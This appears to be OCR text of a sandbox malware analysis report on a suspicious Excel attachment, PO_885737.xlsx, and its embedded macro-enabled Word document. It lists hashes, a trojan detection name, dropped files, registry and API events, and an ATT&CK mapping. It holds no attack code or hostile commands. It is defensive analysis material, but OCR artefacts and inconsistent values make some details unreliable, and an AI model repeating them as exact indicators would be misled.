
Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~WRS{D4F92509-DFB0-4776-A35E-1F9CF1F5A8C3}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$Normal.dotm	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F
Word12.pip	No risk	-	-	-	1684	4916046F927F400CAEFDE399BA06A5E225FB4CE8

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		1660
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\}m! Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\WORDFiles Value: 5356000b		1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		1660
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		1660
Call Thread API	API Name: NtResumeThread Args: (Process:1896,) Return: ?		1660
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1896], ppid[1660) Return: 1		1660
Call Process API	API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , , %windir%, , Process:1896:%windir%\splwow64.exe) Return: 1		1660
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1660
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\3`! Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\3`! Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\{h! Value: None		1660
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		1660
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\{h! Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\}m! Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		1660
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		1660
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1660
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D4F92509-DFB0-4776-A35E-1F9CF1F5A8C3}.tmp) Return: 1		1660
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		1660
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: 8e		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: 8e		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		1660

▼ Screenshot



Software Licensing

Software Licensing

This computer is not running genuine Windows

To use this feature without interruption, this computer needs to be running genuine Windows.

With genuine Windows you have access to all Windows updates and can be confident that your Windows software has the latest security and reliability enhancements from Microsoft.

ask for genuine Microsoft software
Resolve online now
Read the privacy statement online
Cancel

CentOS

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_FRS.0NA103JF21
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - PO_885737.xlsx (MS OLE document)

File name	PO_885737.xlsx
File type	MS OLE document
SHA-1	54A4A2F8E12BCBE88372580EECE6705F8B446BD0
SHA-256	921FBDB6BD4014232980033577A9D2FDE8401F17911504964BE2393FF9992034
MD5	F43BFFEF2E9CC0ACFD345796866F8061
Size	340824 byte(s)

Risk Level	High risk
Detection	TROJ_FRS.0NA103JF21
Exploited vulnerabilities	-
Threat Characteristics	Malformed, defective, or with known malware traits (1)

Notable Threat Characteristics

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: TROJ_FRS.0NA103JF21 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	54A4A2F8E12BCBE88372580EECE6705F8B446BD0	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_FRS.0NA103JF21 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		

Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	08391D3A9DBC682F82300B6E03C669FB84DC6535
SHA-256	724A225D57CDD2894C20BB198A6C076B47AF5C3DEA6E3E800D252C688E031217
MD5	5FF158B2DE7946C2AE507BA740FEFD9D
Size	333635 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	4EA6FBAA278A623EA12460CCD4660DC245248E7C
SHA-256	2725C4D8A43B67294E26799EDD43B5FCA87F51A5D776B1AC755134255421EFB3
MD5	7E3ACD2F7BA160BAC7757D1AF48762B9
Size	28321 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_FRS.0NA103JF21
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - PO_885737.xlsx (MS OLE document)

File name	PO_885737.xlsx
File type	MS OLE document
SHA-1	54A4A2F8E12BCBE88372580EECE6705F8B446BD0
SHA-256	921FBDB6BD4014232980033577A9D2FDE8401F17911504964BE2393FF9992034
MD5	F43BFFEF2E9CC0ACFD345796866F8061
Size	340824 byte(s)

Risk Level	High risk
Detection	TROJ_FRS.0NA103JF21
Exploited vulnerabilities	-
Threat Characteristics	File drop, download, sharing, or replication (5) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (1)

Process Graph



? Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Defense Evasion	File Deletion	🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

File drop, download, sharing, or replication (5)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E5BE0330.jpeg Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B3FA8955.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\87709B2B.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\20808DA4.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\5FBDD752.png Type: VSDT_PNG

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: TROJ_FRS.0NA103JF21 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Process, service, or memory object change (1)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2708 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.73.93.171	53	-	No risk	-	PO_885737.xlsx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$PO_885737.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
~DF523F390774A2F1C9.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
B3FA8955.png	No risk	-	-	-	11303	E7FC283A9529AA61F612EC568F836295F943C8EC
20808DA4.png	No risk	-	-	-	83904	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
CVR42D6.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
5FBDD752.png	No risk	-	-	-	21987	525FB63F75E745FBC90E4E42E624E030C5DF94EB
DC3D066F.emf	No risk	-	-	-	498420	38FC8EAA691BF218FAA32571497BCBCBFBDD4D48
87709B2B.png	No risk	-	-	-	68702	E3C68E3F16AE0A3544720238440EDCE12DFC900E
CVR42D6.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
E5BE0330.jpeg	No risk	-	-	-	85020	6A92C54218BFBEF83371E825D6B68D4F896C0DCE

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	54A4A2F8E12BCBE88372580EECE6705F8B446BD0	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_FRS.0NA103JF21 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2600
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\&&* Value: None		2600
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000F01FEC\Usage\EXCELFiles Value: 53560018		2600


Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2600
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 6aaf760, 0) Return: 0		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\&&* Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2600
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2600
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`,* Value: None		2600
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2600
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EC041\ Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EC041\1EC041 Value: None		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, 233DDDUUfwwˆ™ªÌÝ¾«B¢`cÂ, 16, 0, , 0, 233DDDUUfwwˆ™ªÌÝ¾«B¢`cÂ, 16, 29516556, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, /½bã-ÿ';e, 32, 0, , 0, /½bã-ÿ';e, 32, 29516556, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, PK, 4096, 0, , 0, PK, 4096, 29516996, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, emfPK, 1872, 0, , 0, emfPK, 1872, 29516352, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, cÖçÕË´, 4096, 0, , 0, cÖçÕË´, 4096, 29516536, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, emfPK, 1872, 0, , 0, emfPK, 1872, 29514228, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, PK, 4096, 0, , 0, PK, 4096, 29514408, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ú¢qè÷¡, 4096, 0, , 0, Ú¢qè÷¡, 4096, 29514208, 0) Return: 0		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EC041\1EC041 Value: None		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, PK, 4096, 0, , 0, PK, 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ú¢qè÷¡, 4096, 0, , 0, Ú¢qè÷¡, 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ±ë€,v¼Û, 4096, 0, , 0, ±ë€,v¼Û, 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, n, 4096, 0, , 0, n, 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, lÙ#„, 4096, 0, , 0, lÙ#„, 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, fêkH`]öˆ #8, 4096, 0, , 0, fêkH`]öˆ #8, 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, „, 4096, 0, , 0, „, 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ½, 4096, 0, , 0, ½, 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, cÖçÕË´, 4096, 0, , 0, cÖçÕË´, 4096, 29514056, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ú¢qè÷¡, 4096, 0, , 0, Ú¢qè÷¡, 4096, 29515536, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29514916, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ±ë€,v¼Û, 4096, 0, , 0, ±ë€,v¼Û, 4096, 29512880, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, cÖçÕË´, 4096, 0, , 0, cÖçÕË´, 4096, 29513700, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, lÙ#„, 4096, 0, , 0, lÙ#„, 4096, 29515084, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ±ë€,v¼Û, 4096, 0, , 0, ±ë€,v¼Û, 4096, 29514916, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, cÖçÕË´, 4096, 0, , 0, cÖçÕË´, 4096, 29513700, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29515084, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, n, 4096, 0, , 0, n, 4096, 29483632, 0) Return: 0		2600
